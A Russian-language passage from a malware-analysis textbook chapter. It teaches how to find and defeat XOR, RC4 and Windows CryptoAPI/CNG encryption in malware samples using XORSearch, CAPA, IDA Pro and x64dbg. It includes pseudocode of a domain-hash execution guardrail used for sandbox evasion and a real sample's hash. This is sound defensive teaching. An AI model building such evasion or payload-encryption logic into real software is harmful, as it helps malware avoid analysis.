remnux@remnux:/media/sf_vmshare$ xorsearch -p -s 569322cffcd27f37cb2d6300e53a7241b
Found XOR 00 position 00000000: 000000E0 ........!..L.!This program cannot be r
Found XOR 00 position 0000EFB0: 000000D8 ........!..L.!This program cannot be r
Found XOR 01 position 0000F440: 000000C8 ........!..L.!This program cannot be r
Found XOR 01 position 000115B0: 000000C8 ........!..L.!This program cannot be r
Found XOR 05 position 0000C2B0: 000000D8 ........!..L.!This program cannot be r
Found XOR 0D position 0000050C: 000000E8 ........!..L.!This program cannot be r
```

Рис. 16.6. Вывод инструмента XORSearch

Команда в первой строке содержит два параметра: `-p` указывает XORSearch искать именно закодированные PE-файлы, а ключ `-s` предписывает выгрузить найденный исполняемый файл. В этом файле встроено ещё пять исполняемых файлов, четыре из которых закодированы XOR; первый результат можно игнорировать, поскольку он содержит лишь PE-заголовок входного файла. XORSearch показывает ключ XOR, выделенный в столбце 1, и адрес смещения встроенного файла, выделенный в столбце 2.

XOR легко заметить во вредоносной программе с помощью дизассемблера или отладчика: соответствующая инструкция называется просто `xor`. Загрузив образец в IDA Pro, перейдите в меню Search > Text, введите `xor` как строку поиска и нажмите Find All Occurrences. Пример вывода представлен на рис. 16.7.

```
sub_409521      xor   al, al
sub_41DDC0      xor   al, [edx]
sub_434AF8      xor   al, [edx+0B4h]
sub_421010      xor   al, 1
```

Рис. 16.7. Просмотр инструкций xor в IDA Pro

Первая операция XOR на рисунке нас не интересует. Обработка регистра XOR с самим собой просто очищает регистр, устанавливая его в 0. Это самое распространённое применение XOR в исполняемых файлах, и оно не связано непосредственно с шифрованием.

Нас интересуют три нижние операции `xor`. В этих примерах регистр процессора обрабатывается XOR с адресом памяти. В инструкции `xor al, [edx]` `al` является регистром, а `[edx]` адресом памяти. В таком случае регистр часто содержит ключ XOR, применяемый к данным в памяти. Но возможна и обратная ситуация.

Обнаружив XOR в коде, данные можно расшифровать, найдя целевые зашифрованные данные и ключ XOR. В случае `xor al, [edx]` можно исследовать регистр `al` в поисках ключа XOR. Кроме того, исследование указателя памяти в EDX, скорее всего, приведёт к данным, обрабатываемым XOR. В этом помогает динамический анализ вредоносной программы в отладчике.

Найдя данные и ключ XOR, можно скопировать данные из файла и обработать их XOR с этим ключом. Для этого подходит множество инструментов, но мы снова воспользуемся CyberChef. На рис. 16.8 показано его применение с ключом XOR `1A2D3F`.



Рис. 16.8. Декодирование XOR в CyberChef

Вредоносная программа часто расшифровывает обработанные XOR данные и код в памяти непосредственно перед выполнением. Один из приёмов обратной разработки заключается в том, чтобы позволить программе самой расшифровать эти данные, а затем получить их. Это можно сделать отладчиком, как будет рассмотрено в разделе "Расшифрование зашифрованных данных вредоносной программы" на странице 339 оригинала.

Кроме инструкции `xor`, некоторые вредоносные программы применяют для обфускации кода и данных несколько других базовых методов, например `ror` (циклический сдвиг вправо) и `rol` (циклический сдвиг влево), просто перемещающие байты на заданное число позиций в соответствующем направлении. Рассмотрим инструкцию `ror eax, 5`. Если EAX содержит значение `12345678`, после циклического сдвига всех цифр на пять позиций вправо новым значением станет `45678123`. Все цифры сдвинулись на пять позиций вправо, а "вытолкнутые" с конца цифры 4, 5, 6, 7 и 8 оказались в начале строки. Инструкция `rol` обращает эту операцию.

Rivest Cipher 4

Rivest Cipher 4, или RC4, является одним из наиболее распространённых поточных алгоритмов шифрования во вредоносных программах, поскольку прост в реализации и сравнительно стоек, если сравнивать с базовым кодированием вроде Base64 или даже XOR. Основные этапы его работы показаны на рис. 16.9.




Figure 16-9: An overview of how RC4 works

Рис. 16.9. Общая схема работы RC4

Сначала алгоритм создаёт массив значений длиной 256 байт, или `0x100` в шестнадцатеричном виде, называемый Sbox. Это Sbox 1. Затем инициализируется другой Sbox, Sbox 2, содержащий ключ шифрования. Длина ключа RC4 может составлять от 1 до 256 байт. Ключ может быть жёстко задан в исполняемом файле вредоносной программы или создаваться динамически.

Затем Sbox 1 и Sbox 2 объединяются, а их данные многократно перемешиваются, создавая полуслучайный поток байтов. Открытые данные обрабатываются XOR с этим потоком, фактически являющимся ключом XOR. Когда зашифрованные данные нужно расшифровать, они снова обрабатываются XOR с тем же потоком ключа.

При работе с процедурами шифрования и расшифрования в коде некоторые алгоритмы удаётся легко распознать. 256-байтовый массив является характерным признаком RC4. Скорее всего, в коде неоднократно встретится значение `0x100`, за которым следуют циклы, как в следующем фрагменте:

```
--snip--
loc_45B5F9:
--snip--
mov [eax], ebx
inc ebx
add eax, 4
```

```
cmp ebx, 100h              ; 1
jnz short loc_45B5F9       ; 2
loc_45B62A:
--snip--
xor eax, eax
mov al, [ebp+var_D]
mov [ebp+edi*4+var_418], eax
inc ebx
add esi, 4
cmp ebx, 100h              ; 3
jnz short loc_45B62A       ; 4
```

Этот пример показывает, как RC4 может выглядеть в образце вредоносной программы. Первый блок кода инициализирует массив Sbox 1 и выполняет сравнение с `0x100` 1. Обратите внимание на переход обратно к началу функции 2, указывающий на цикл. Во втором блоке снова встречается `0x100`, относящееся к Sbox 2, последующая операция сравнения 3 и цикл 4. Два таких цикла в коде часто выдают применение RC4.

Windows CryptoAPI

Windows предоставляет собственную реализацию множества распространённых алгоритмов шифрования, Microsoft Cryptography API (CryptoAPI). Этот API поддерживает многие распространённые симметричные и асимметричные алгоритмы шифрования, а также другие службы, например цифровые сертификаты и хеширование. CryptoAPI также включает появившееся в Windows Vista обновление Cryptography API: Next Generation (CNG). CNG содержит новейшие криптографические библиотеки Windows, добавляя поддержку современных алгоритмов и специальных криптографических API. В новых версиях Windows CNG в значительной степени заменяет CryptoAPI. Хотя CryptoAPI объявлен устаревшим, его важно рассмотреть: вредоносные программы по-прежнему активно используют его благодаря долгой истории и хорошей изученности.

Функции CryptoAPI

При инициализации CryptoAPI одной из ключевых функций, которую обязаны вызвать приложения, является `CryptAcquireContext`. Она возвращает дескриптор поставщика криптографических служб (cryptographic service provider, CSP), модуля, выполняющего функции шифрования и расшифрования и хранящего связанные ключи. Поскольку CSP являются неотъемлемой частью некоторых программ Windows, они строго контролируются. Приложения не получают прямого доступа к внутреннему устройству CSP; всё выполняется косвенно посредством вызовов функций API.

В табл. 16.6 описаны `CryptAcquireContext` и некоторые другие важные функции CryptoAPI.

Таблица 16.6. Важные функции CryptoAPI

Имя	Описание
`CryptAcquireContext`	Получает дескриптор определённого контейнера ключей, необходимый почти для всех криптографических операций.
`CryptGenKey`	Создаёт пару открытого и закрытого ключей для асимметричной криптографии или случайный сеансовый ключ.

Имя	Описание
`CryptGenRandom`	Заполняет буфер случайными байтами и иногда применяется для создания ключей.
`CryptEncrypt`	Шифрует данные из буфера открытого текста.
`CryptDecrypt`	Расшифровывает данные, зашифрованные посредством `CryptEncrypt`.
`CryptDestroyKey`	Уничтожает дескриптор ключа. Это распространённая функция очистки.
`CryptReleaseContext`	Освобождает дескриптор CSP и связанных контейнеров ключей. Это распространённая функция очистки.
`CryptCreateHash`	Запускает процесс хеширования потока данных и инициализирует объект хеша, в котором будут храниться данные хеша.
`CryptDestroyHash`	Уничтожает объект хеша. Это распространённая функция очистки.

Наиболее интересные функции в этой таблице, `CryptEncrypt` и `CryptDecrypt`. `CryptEncrypt` принимает множество параметров, в том числе дескриптор ключа шифрования, созданного посредством `CryptGenKey` или `CryptImportKey`, и указатель на буфер открытых данных, которые предстоит зашифровать. Если анализируемый образец вредоносной программы выполняет криптографические операции и вызывает `CryptEncrypt` для шифрования данных, можно установить в отладчике точку останова на этой функции и исследовать буфер открытого текста, что раскроет шифруемые данные. Пример будет приведён далее в этой главе.

Разработчики часто создают обёртки вокруг криптографических функций, чтобы упростить реализацию: тогда им не приходится вызывать каждую функцию напрямую, а число программных ошибок уменьшается. Это заслуживает внимания, поскольку некоторые авторы вредоносных программ вызывают криптографические библиотеки непосредственно из своего кода вместо множества доступных обёрток. Разработчики вредоносных программ тоже люди и склонны ошибаться, поэтому прямой вызов криптографических функций Windows может создать проблемы для неопытного автора. В одном семействе программ-вымогателей, CryptoLocker, была ошибка реализации алгоритма RSA, позволявшая легко расшифровывать захваченные файлы. Исследователи Emsisoft обнаружили, что CryptoLocker неправильно применяла `CryptAcquireContext`. Один из параметров этой функции принимает значения флагов, включающие дополнительные возможности. Необходимо установить флаг `CRYPT_VERIFYCONTEXT`, иначе созданный закрытый ключ шифрования сохраняется на локальном узле. Для CryptoLocker это оказалось серьёзной проблемой. Если ключ расшифрования хранится локально, знающая, где искать, жертва легко восстановит свои файлы. Именно это сделала Emsisoft, восстановив файлы множества жертв. Подробнее см. публикацию "CryptoDefense: The Story of Insecure Ransomware Keys and Self-Serving Bloggers" в блоге Emsisoft: emsisoft.com.

Windows CryptoAPI довольно сложен и включает множество различных функций. Гораздо более подробные сведения о его возможностях приведены в прекрасной статье Microsoft "CryptoAPI System Architecture" на MSDN: learn.microsoft.com.

Практический анализ CryptoAPI

Теперь посмотрим, как Windows CryptoAPI выглядит на практике, а именно исследуем реализацию алгоритма хеширования. Этот образец вредоносной программы получает имя DNS-домена, в который входит система жертвы, хеширует его и сравнивает результат с жёстко заданным хешем имени целевого домена. Если хеши не совпадают, то есть домен жертвы не соответствует целевому, вредоносная программа не заражает систему. Кроме того, хранение жёстко заданного имени домена в хешированном виде значительно затрудняет, если не делает невозможным, обнаружение искомого домена специалистом по обратной разработке. Рассмотрим следующий псевдокод:

```
hashedTargetDomain = "4b557a3281181193f1b1fae7228314e77d174fa13b59f606c5400409f13875a2"; // 1
GetComputerNameExA(ComputerNameDnsDomain,domainName,dataSize);          // 2
CryptAcquireContextA(&hCSP,0,0,0x18,0xf0000000);                       // 3
CryptCreateHash(hCSP,0x800c,0,0,&hHash);                               // 4
CryptHashData(hHash,domainName,dataLength,0);                           // 5
CryptGetHashParam(hHash,HP_HASHSIZE,hashSize,&dataLength,0);           // 6
CryptGetHashParam(hHash,HP_HASHVAL,hashedDomainName,hashSize,0);
if (hHash != 0) {                                                      // 7
    CryptDestroyHash(hHash);
}
if (hCSP != 0) {                                                       // 8
    CryptReleaseContext(hCSP,0);
}
memcmp(hashedDomainName,hashedTargetDomain,0x20);                       // 9
```

Сначала вредоносная программа определяет имя целевого домена `victimcompany.com`. SHA256-хеш этой строки равен `4b557a3281181193f1b1fae7228314e77d174fa13b59f606c5400409f13875a2` и сохраняется в переменной `hashedTargetDomain` 1. Затем программа вызывает `GetComputerNameExA` с параметром `ComputerNameDnsDomain`, чтобы получить домен заражённой жертвы, который будет сохранён в буфере памяти `domainName` 2. После этого вызывается `CryptAcquireContextA` 3 со следующими параметрами: указателем на область памяти для дескриптора CSP, именем контейнера ключей, здесь `NULL`, используемым CSP, где `NULL` означает стандартного поставщика Windows, типом поставщика `0x18`, или Microsoft Enhanced RSA and AES Cryptographic Provider, и параметром флагов. Большинство этих параметров здесь несущественны. Наиболее важен тип криптографического поставщика: Microsoft Enhanced RSA and AES Cryptographic Provider поддерживает множество форматов хеширования и шифрования.

> **ПРИМЕЧАНИЕ.** Полный список поддерживаемых Microsoft типов см. на странице "Cryptographic Provider Types": learn.microsoft.com.

Получив дескриптор контейнера ключей, вредоносная программа вызывает `CryptCreateHash`, чтобы создать дескриптор объекта хеша 4. Этот объект необходимо создать до вычисления хеша. Функция принимает дескриптор только что созданного поставщика криптографических служб (`hCSP`), идентификатор алгоритма (`0x800C`, или `CALG_SHA_256`), ключ хеша, необязательное значение флагов и указатель на дескриптор нового объекта хеша (`hHash`). Поскольку в параметре идентификатора алгоритма передаётся `CALG_SHA_256`, можно заключить, что программа применяет алгоритм SHA256.

Чтобы наконец получить хеш домена жертвы, вредоносная программа вызывает `CryptHashData`, создавая хеш строки домена 5. Ей передаются дескриптор ранее созданного объекта хеша (`hHash`), указатель на буфер хешируемых данных (`domainName`), длина хешируемых данных и необязательное значение флагов. После вызова функции хешированное значение имени домена сохраняется в объекте хеша.

Для извлечения хешированных данных вредоносная программа должна вызвать `CryptGetHashParam` 6. Эта функция принимает дескриптор объекта хеша (`hHash`), тип запроса, то есть вид запрашиваемых данных, например размер или значение хеша, указатель на буфер для результата, размер возвращаемых данных и необязательное значение флагов. Программа вызывает `CryptGetHashParam` дважды: первый раз получает размер хешированных данных, второй раз сами данные, то есть хеш имени домена жертвы. Ближе к концу функции она вызывает `CryptDestroyHash`, уничтожая объект хеша 7, и `CryptReleaseContext`, освобождая дескриптор контейнера ключей и CSP 8. Это стандартные функции очистки.

Наконец, вредоносная программа должна сравнить жёстко заданный хеш с хешем имени домена жертвы, чтобы определить, является ли жертва нужной целью. Для этого она вызывает `memcmp`, или сравнение памяти, функцию сравнения двух значений в памяти 9. Сравниваются `hashedDomainName` и `hashedTargetDomain`. Если значения совпадают, то есть узел входит в целевой домен вредоносной программы, она продолжает заражение. Если нет, программа завершает себя.

В этом примере кода применяется ограничитель, защитная мера, которую автор вредоносной программы предусмотрел, чтобы не заражать непредусмотренных жертв. Такой ограничитель может также служить методом уклонения от песочницы, поскольку программа не выполнится правильно в среде, где отсутствует искомое имя домена.

Windows Cryptographic API: Next Generation

Поскольку CNG является всего лишь обновлением CryptoAPI, функционально они очень похожи. Однако почти все функции CNG имеют префикс `B`, что помогает различать два API. Например, `CryptEncrypt` относится к CryptoAPI, а `BCryptEncrypt` к CNG. В табл. 16.7 перечислены некоторые распространённые функции CNG, которые могут встретиться во вредоносной программе.

Таблица 16.7. Важные функции CNG

Функция	Описание
`BCryptOpenAlgorithmProvider`	Инициализирует криптографического поставщика. Очень похожа на `CryptAcquireContext` из CryptoAPI.
`BCryptGenerateKeyPair`	Инициализирует пару открытого и закрытого ключей для асимметричной криптографии.
`BCryptGenerateSymmetricKey`	Создаёт ключ для симметричной криптографии.
`BCryptEncrypt`	Шифрует открытые данные.
`BCryptDecrypt`	Расшифровывает данные.
`BCryptDestroyKey`	Уничтожает объект ключа. Это распространённая функция очистки.

Из-за сходства с CryptoAPI далее CNG подробно не рассматривается. Дополнительные сведения см. на странице "Cryptography API: Next Generation" в базе знаний Microsoft: learn.microsoft.com.

Теперь перейдём к практическим рекомендациям по преодолению шифрования во вредоносных программах.

Практические рекомендации по преодолению шифрования во вредоносных программах

Столкнувшись с образцом, который применяет криптографию для обфускации строк, кода или сетевых коммуникаций, зачастую необходимо определить места выполнения криптографических операций, чтобы раскрыть намерения вредоносной программы. В этом разделе приводятся общие практические советы по поиску и выявлению криптографических функций в коде и возможному обнаружению данных, которые автор программы не хочет вам показывать.

Поиск и выявление криптографических процедур

В целом существует несколько способов найти и распознать алгоритмы шифрования во вредоносной программе. Во-первых, можно искать в коде поведение, соответствующее определённому алгоритму. Например, в RC4 два 256-байтовых массива (`0x100`) и связанные с ними циклы, как отмечалось ранее, часто являются безошибочным признаком. Можно также проверить код на распространённые инструкции криптографических алгоритмов, например `xor` и `rol`. Это более общий подход, но он полезен для поиска многих видов алгоритмов и даже специальных реализаций. Наконец, показательными могут быть вызовы функций CryptoAPI или CNG, например `CryptEncrypt`.

Существует несколько инструментов, способных значительно помочь в поиске и распознавании криптографических процедур. CAPA, представленная в главе 3, выполняет базовый анализ кода двоичного файла и выдаёт много полезных сведений, направляющих ручной анализ кода образца. CAPA также умеет находить применяемые во вредоносной программе криптографические алгоритмы, как показано на рис. 16.10.

```
reference public RSA key
namespace  data-manipulation/encryption/rsa
author     moritz.raabe@fireeye.com
scope      function
mbc        Cryptography::Encryption Key [C0028]
examples   b7b5e1253710d8927cbe07d52d2d2e10:0x417DF0
function @ 0x13F4E6018
  or:
    bytes: 06 02 00 00 00 A4 00 00 52 53 41 31 @ 0x13F4E6114
```

Рис. 16.10. Просмотр применения RSA в CAPA

Здесь видно, что образец, являющийся вариантом семейства программ-вымогателей Ryuk, применяет асимметричное шифрование RSA. CAPA даже показывает расположение этих данных в коде, функцию `0x13F4E6018`. Аналогичным образом на рис. 16.11 CAPA обнаружила шифрование RC4 в другом образце.

```
encrypt data using RC4 via WinAPI
namespace  data-manipulation/encryption/rc4
author     moritz.raabe@fireeye.com
scope      function
att&ck     Defense Evasion::Obfuscated Files or Information [T1027]
mbc        Defense Evasion::Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
examples   2A584DFC657348D164274A12BFF9BBD8:0x404D42, 32BB43F8847ECF158C1E96891ED9A28C:0x10003A88
function @ 0x66B22CD0
  and:
    or:
      number: 0x6801 = CALG_RC4 @ 0x66B22D63
    or:
      api: CryptDeriveKey @ 0x66B22D6C
    optional:
      or:
        number: 0x1 = PROV_RSA_FULL @ 0x66B22CFE, 0x66B22D84
        api: CryptAcquireContext @ 0x66B22D08
        api: CryptDecrypt @ 0x66B22D8C
```

Рис. 16.11. Просмотр применения RC4 в CAPA

В этом фрагменте CAPA выявила код шифрования в образце вредоносной программы. В частности, обнаружен код, возможно относящийся к RC4, а также несколько связанных вызовов CryptoAPI: `CryptDeriveKey`, `CryptAcquireContext` и `CryptDecrypt`.

Для дизассемблеров IDA Pro и Ghidra доступны плагины поиска и распознавания криптографических процедур. CAPA является более независимым инструментом, которому не нужен дизассемблер, однако преимущество плагинов дизассемблеров в возможности быстро исследовать код с интересующими криптографическими функциями.

Два плагина для IDA Pro:

• FindCrypt2 (hex-rays.com);
• IDA Signsrch (github.com).

И два плагина для Ghidra:

• FindCrypt (github.com);
• FindCrypt, более свежая обновлённая версия (github.com).

Первый плагин FindCrypt для Ghidra в действии показан на рис. 16.12.



Рис. 16.12. Поиск кода шифрования плагином FindCrypt для Ghidra

FindCrypt обнаружил два возможных алгоритма хеширования, SHA-1 и MD4, и вывел смещение кода, где могут находиться данные. Помните, что подобные инструменты с открытым исходным кодом постоянно меняются: разработчики могут в любой момент прекратить их поддержку. Лучше постоянно искать новые инструменты и плагины для анализа вредоносных программ.

Иногда образец применяет специальный криптографический алгоритм либо сильно модифицированный, обфусцированный или редкий алгоритм. В такой ситуации полезнее общее распознавание процедур шифрования и расшифрования. Обычно эти криптографические процедуры следуют сходной схеме.

Сначала загружаются данные для шифрования или расшифрования, как правило посредством операции `mov`. Следующий код вредоносной программы перемещает данные (`ebp+encrypted_data`) в регистр (`ebx`):

```
sub_decryptData:
mov ebx, [ebp+encrypted_data]
```

Затем над данными выполняются вычисления. Они почти всегда включают циклы в коде, возможно математические инструкции, например `add`, `sub`, `mul`, `imul` и `div`, а также инструкции `xor` или сдвига, такие как `shl`, `shr` и другие:

```
xor ebx, [ebp+xor_key]
```

Наконец, изменённые данные сохраняются для последующего применения:

```
mov [ebp+decrypted_data], ebx  ; 1
dec ecx
cmp ecx, 100                   ; 2
jnz sub_decryptData            ; 3
```

В данном случае вредоносная программа помещает только что расшифрованные данные в стек 1. Скорее всего, здесь также будет один или несколько циклов и счётчик цикла 2, который вернётся к инструкции чтения данных и загрузит следующую порцию для расшифрования 3.

Что же делать после обнаружения зашифрованных данных?

Расшифрование зашифрованных данных вредоносной программы

Предположим, что вы нашли и, возможно, распознали криптографический алгоритм в образце вредоносной программы. В ней содержатся зашифрованные данные, которые будут расшифрованы этим алгоритмом во время выполнения. Есть два подхода: статический и динамический.

Статическое расшифрование

Статическое расшифрование позволяет расшифровать целевые данные непосредственно в исполняемом файле вредоносной программы, не запуская её. Преимущество состоит в возможности массово применять инструменты расшифрования к файлам, экономя значительные усилия при одновременном исследовании множества образцов. Сложность в том, что приходится выполнять обратную разработку криптографических процедур вредоносной программы, а этот процесс может быть как лёгким, так и очень трудным в зависимости от алгоритма шифрования и способа его реализации. Кроме того, авторы вредоносных программ могут менять ключи или алгоритмы шифрования в разных образцах, что способно свести на нет упомянутое преимущество массовой обработки.

Для статического расшифрования сначала необходимо определить применяемый алгоритм и требуемые ключи, которые часто жёстко заданы во вредоносной программе или находятся в памяти. Автоматизировать такие задачи можно посредством Python API PyCrypto (pypi.org). Кроме того, CyberChef является отличным инструментом декодирования множества типов данных и помогает быстро расшифровать найденные во вредоносной программе данные.

Динамическое расшифрование

Динамическое расшифрование предполагает запуск вредоносной программы или эмуляцию её кода, позволяющие ей самой расшифровать свои секреты, и "перехват" открытых данных посредством такого инструмента, как отладчик. Преимущество этого способа в том, что он часто требует меньше времени, чем статические методы, и позволяет быстро добраться до нужных данных. Недостатки состоят в сложности массового применения и в том, что вредоносная программа часто защищает зашифрованные данные ловушками против анализа.

Рассмотрим два сценария анализа, которые познакомят вас с некоторыми приёмами быстрого динамического расшифрования секретов вредоносной программы. Это общие методы, работающие независимо от применяемого алгоритма шифрования.

Перехват расшифрованного кода и данных

Вредоносная программа может содержать зашифрованный код, динамически расшифровываемый в памяти во время выполнения. Это помогает ей уклоняться от узловых средств защиты и затрудняет обратную разработку. Когда вредоносная программа применяет такие методы, самый эффективный способ определить расшифровываемые данные состоит в их перехвате в уже расшифрованном виде. В следующем примере образец расшифровывает шелл-код в памяти и выполняет его. Попытаемся захватить этот шелл-код после расшифрования.

> **ПРИМЕЧАНИЕ.** В примере используется исполняемый файл вредоносной программы, который можно загрузить из VirusTotal или MalShare по хешу SHA256: `db136799d9e0854fdb99b453a0ebc4c2a83f3fc823c3095574832b6ee5f96708`.

Сначала загрузите образец в выбранный дизассемблер. Автор использовал IDA Pro. Чтобы определить применяемый алгоритм шифрования и найти код расшифрования, можно воспользоваться CAPA или просто выполнить поиск операций `xor` средствами дизассемблера. Часть результатов поиска XOR в IDA Pro показана на рис. 16.13.

```
CODE:0045B724   sub_45B5AC   xor   eax, eax
CODE:0045B733   sub_45B5AC   xor   edx, edx
CODE:0045B752   sub_45B5AC   xor   [esi], al
CODE:0045B7B1   sub_45B794   xor   eax, eax
CODE:0045B862   sub_45B794   xor   ecx, ecx
```

Рис. 16.13. Просмотр инструкций xor в IDA Pro

В этом исполняемом файле много инструкций `xor`, большинство из которых безобидны. Помните, что обработка регистра XOR с тем же регистром просто очищает его. Поэтому `xor eax, eax`, `xor ecx, ecx` и `xor edx, edx` нас не интересуют. Дважды щёлкнем запись `xor [esi], al` и исследуем её. Результат показан на рис. 16.14.




Рис. 16.14. Просмотр процедуры шифрования в IDA Pro

Этот блок кода содержит несколько математических инструкций, например `xor` и `add`. Кроме того, здесь есть несколько инструкций `mov`, которые, по-видимому, перемещают данные, а также `inc`, `dec` и `jnz`, указывающие на цикл. На первый взгляд это криптографическая функция.

Если исследовать блоки кода выше текущей функции, можно заметить дополнительные признаки применения криптографии. Здесь есть инструкция `cmp ebx, 100h` и, судя по всему, ещё один цикл, как показано на рис. 16.15.




Рис. 16.15. Просмотр цикла RC4 в IDA Pro

Кроме того, по смещению `0x0045B684` находится ещё один цикл и инструкция `cmp ebx, 100h`, показанные на рис. 16.16.




Рис. 16.16. Ещё один цикл RC4 в IDA Pro

Всё указывает на RC4. Теперь, когда мы, по всей вероятности, нашли применяемую процедуру шифрования, можно определить место кода, где данные окажутся полностью расшифрованы, установить в отладчике точку останова на этом адресе и дождаться, пока программа расшифрует данные за нас. Сначала нужно определить место точки останова. Текущая функция называется `sub_45B794`. Если выбрать её в дизассемблере или графическом представлении IDA Pro и нажать X, появится список перекрёстных ссылок, то есть других функций, вызывающих `sub_45B794`. Дважды щёлкните функцию из списка.

Вы должны увидеть инструкцию `lea ebx, [ebp+var_BEEP]`, как показано здесь:

```
--snip--
call sub_45B5AC
```

```
call GetConsoleCP
lea edx, [ebp+var_BEEP]
--snip--
```

Эта инструкция `lea` загружает адрес в регистр EDX. Она интересна тем, что идёт непосредственно после только что исследованной функции расшифрования RC4 (`sub_45B5AC`). Адрес инструкции `lea` равен `0045B850`, поэтому это подходящая цель для точки останова в отладчике.

Для отладки автор использовал x64dbg. Также можно воспользоваться встроенным отладчиком IDA Pro или любым другим. Загрузите образец в отладчик, выберите Run to User Code, чтобы перейти к началу кода вредоносной программы, установите точку останова на интересующем коде (`bp 0045B850`) и запустите выполнение клавишей F9. Конкретно этот образец перед выполнением интересующего кода спит около 10 секунд, как показано на рис. 16.17.




Рис. 16.17. Установка точки останова на расшифрованном коде в x64dbg

После срабатывания точки останова щёлкните правой кнопкой `[ebp-BEEP]` и выберите Follow in Dump > Address: EBP-BEEP. Теперь в окне Dump должны появиться расшифрованные данные, как на рис. 16.18.

